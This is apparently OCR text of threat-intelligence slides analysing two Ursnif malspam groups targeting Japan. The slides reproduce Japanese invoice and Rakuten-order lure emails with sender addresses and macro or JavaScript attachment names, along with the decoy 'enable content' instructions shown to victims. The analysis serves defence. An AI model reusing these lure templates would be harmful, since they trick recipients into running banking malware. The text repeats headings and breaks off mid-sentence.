
2.3 Overview of malspam campaign in Japan




2.3 Overview of malspam campaign in Japan



2.3 Overview of malspam campaign in Japan




2.3 Overview of malspam campaign in Japan




3. Ursnif infection
(Derivery webconfig)

2.3 Overview of malspam campaign in Japan



2.3 Overview of malspam campaign in Japan



2.4. Ursnif malspam campaign targeting Japan

We guess there are **2 threat actors** targeting Japan based on TTPs (Delivery method, Infection process, C2 domain etc.).

Group-A


- Group-A utilizes attached xls files for Ursnif infection

Group-B

- Group-B utilizes suspicious URLs for Ursnif infection

2.4. Ursnif malspams

Group-A


ファイル(F) 編集(E) 表示(V) メッセージ(M)
返信
グループに返信
転送
ファイル ホーム 挿入 ページ レイアウト 数式 データ 校閲 表示 操作アシス サインイン 共有
編集を有効にする(E)
見積り
準備完了
70%
ファイル ホーム 挿入 ページ レイアウト 数式 データ 校閲 表示 操作アシスト... サインイン 共有
注意事項
100%

請求データ送付します

差出人: tlovebae@ina.bbiq.jp
返信先: tlovebae@ina.bbiq.jp
宛先: address@example.co.jp
件名: 請求データ送付します
日付: Tue, 6 Nov 2018 19:31:10 +0900

お疲れ様です。

添付ファイルご確認お願いいたします。
を送付致します。

ご確認のほど、宜しくお願い

添付ファイル: Microsoft Excel ワー

1 添付ファイル (79.9 kB) 名前を付けて

Doc061120182022723245.xls [保護ビュー…

保護ビュー 注意—電子メールの添付ファイルはウイルスに感染している可能性があります。編集する必要がなければ、保護ビューのままにしておくことをお勧めします。

H28 責任者

2018年11月6日
見積書No. 175

御 見 積 書

TEL
FAX

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

見 積 金 額	66,579 円(消費税込)			
日付	品名	数量	単 価	金 額
11/1		1	66,579	66,579
	以上			
		合 計		66,579

見積有効期限: 見積日から1ヶ月間

責任者	担当者

請求書送付

差出人: yuichi624@kbh.biglobe.ne.jp
宛先: address@example.co.jp
件名: 請求書送付
日付: Wed, 17 Apr 2019 09:08:47 +0100 (*2019年04月17日 17時08分47秒*)

いつも大変お世話になっております。

本日出荷分のご請求書を添付致します。

ご査収の程、宜しくお願い致します。

ご確認の程、よろしくお願い致します。

■□■□■□■□■□■□■□■□■□
O.W株式会社
TEL:
e-mail:
■□■□■□■□■□■□■□■□■□
.

添付ファイル: Microsoft Excel ワーク

1 添付ファイル (100.9 kB) 名前を付けて保

新規 ドキュメントMicrosoft Excel059.xls [保護ビュ…

保護ビュー 注意—電子メールの添付ファイルはウイルスに感染している可能性があります。編集する必要がなければ、保護ビューのままにしておくことをお勧めします。

A37


「プレビューを利用できません」

Excel

(*) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(**) その後、「コンテンツの有効化」ボタンをクリックします。

Group-B

2.4. Ursnif malspams



【楽天市場】注文内容ご確認（自動配信メール）

差出人: 楽天市場 <rakuten_order@supportapple.themodernvillas.com>
宛先: address@excample.co.jp
件名: 【楽天市場】注文内容ご確認（自動配信メール）
日付: Tue, 11 Dec 2018 12:50:13 +0600 (*2018年12月11日 15時50分13秒*)

ご注文ありがとうございます

買い物かご 購入履歴 ヘルプ

この度は楽天市場内のショップ「**株式会社MOA**」をご利用いただきまして、誠にありがとうございます。

本メールは、お客様のご注文情報を受け付けた時点で送信される自動配信メールです。
ショップからの確認の連絡、または商品の発送をもってご購入についての契約が成立します。（in English）

ご注文内容

注文番号 222760-20181211-00154302
注文日時 2018-12-10 23:08:03

お問い合わせ先

株式会社MOA
052-640-9006
問い合わせフォームから連絡

※下記内容については、上記の問い合わせ先より直接ショップにお問い合せください。
・商品やお取引に関するご不明点
・ご注文内容の変更（商品、決済・配送方法など）
・ご注文のキャンセル手続き
※ショップの情報・返品ポリシー・営業時間はこちら
※その他ご不明点がある場合は楽天市場のヘルプページをご確認ください。

【アウトレット品】40V型LEDバックライト搭載地上デジタルフルハイビジョン液晶テレビ AT-40CM01SR（USB HDD録画対応）【生産完了品】AT40CM01SR【kk9n0d18p】

38,970円 x 1個 = 38,970円（税込、送料無料）

もっと詳しくの情報はこちら.zip

名前	サイズ	種類	更新日時
もっと詳しくの情報はこちら.PDF.js	29.3 kB	JavaScript プロ...	2018年6月28日 10:48

12月、原価請求書です。

差出人: [redacted]
宛先: address@example.co.jp
件名: 12月、原価請求書です。
日付: Tue, 25 Dec 2018 16:15:10 +0900

いつも大変お世話になっております。

[redacted]でございます。

12月度分のご請求書を添付致しましたので

お手数お掛け致しますがご確認をお願い致します。

問題ないようでしたら、押印後のPDFをお送りしておりますので

こちら原本として受領頂けますと幸いです。

2 添付ファイル (290.0 kB) すべて保存する(A)

原価請求書です
214592.doc
(145.0 kB)

原価請求書です214592.doc [互換モード] -···

ファイル ホーム 挿入 デザイン レイアウト 参考資料 差し込み文書 校閲 表示 操作ア サインイン 共有
貼り付け クリップボード フォント 段落 スタイル 編集
11

セキュリティの警告 一部のアクティブ コンテンツが無効にされました。クリックすると詳細が表示されます。 コンテンツの有効化

Microsoft® Office

すこし問題がありました。

上の黄色いバーの「編集を有効にする」ボタンをクリックしてください。

編集後の黄色バーの「コンテンツの有効化」ボタンをクリックしてください。

Officeバージョンの問題により、ファイルのコンテンツをご覧頂けません。説明の通りお行いください。

以上の操作後、officeの下でファイルのコンテンツをご覧頂けます。

Fw:

差出人: Akira Matsui [redacted]
返信先: Akira Matsui <akira.matsui@robertwalters.co.jp>
宛先: address@example.co.jp
件名: Fw:
日付: Tue, 16 Apr 2019 17:39:28 -0700 (*2019年04月17日 09時39分28秒*)

お世話になります。これは
解雇される従業員のリストです。

添付ファイル: Zip アーカイブ (list.doc.zip)

1 添付ファイル (2.8 kB) 名前を付けて保存(A)

list.doc.zip

名前	サイズ	種類	更新日時
list.doc.js	9.8 kB	JavaScr...	2019年4月16日 06:52


2.4. Analysis of Ursnif malspam campaign

Characteristics for each group

Classification	Group-A	Group-B
Email contents	Deceived Invoice email	Deceived EC / Bank email
Delivery Route	Only Cutwail	Mainly Cutwail
Attachment Files	xls with Macro (Multi obfuscation)	js file in link
Malware	Bebloh + Ursnif(Gozi)	Ursnif(Dreambot)
Target	3 banks *hard to confirm webconfig	30 banks, 9 credit card companies and 8 cryptocurrency exchanges

3. Threat analysis for malspam campaign

TTPs and Threat Actor Analysis based on diamond model



Adversary

-Target
-Division of Role

Infrastructure

-Spambot
-C2

Capabilitiy

-Maldoc
-Malware

Victim

-Botnet
-Fraud remittance

3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - Compromised Email Account
  - Reply Type
  - Emotet

3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - Compromised Email Account
  - Reply Type
  - Emotet

3.1.1. Cutwail

Spambot scatters malspam by threat actor’s order

- 2 malwares for Japan have been observed below

  We called
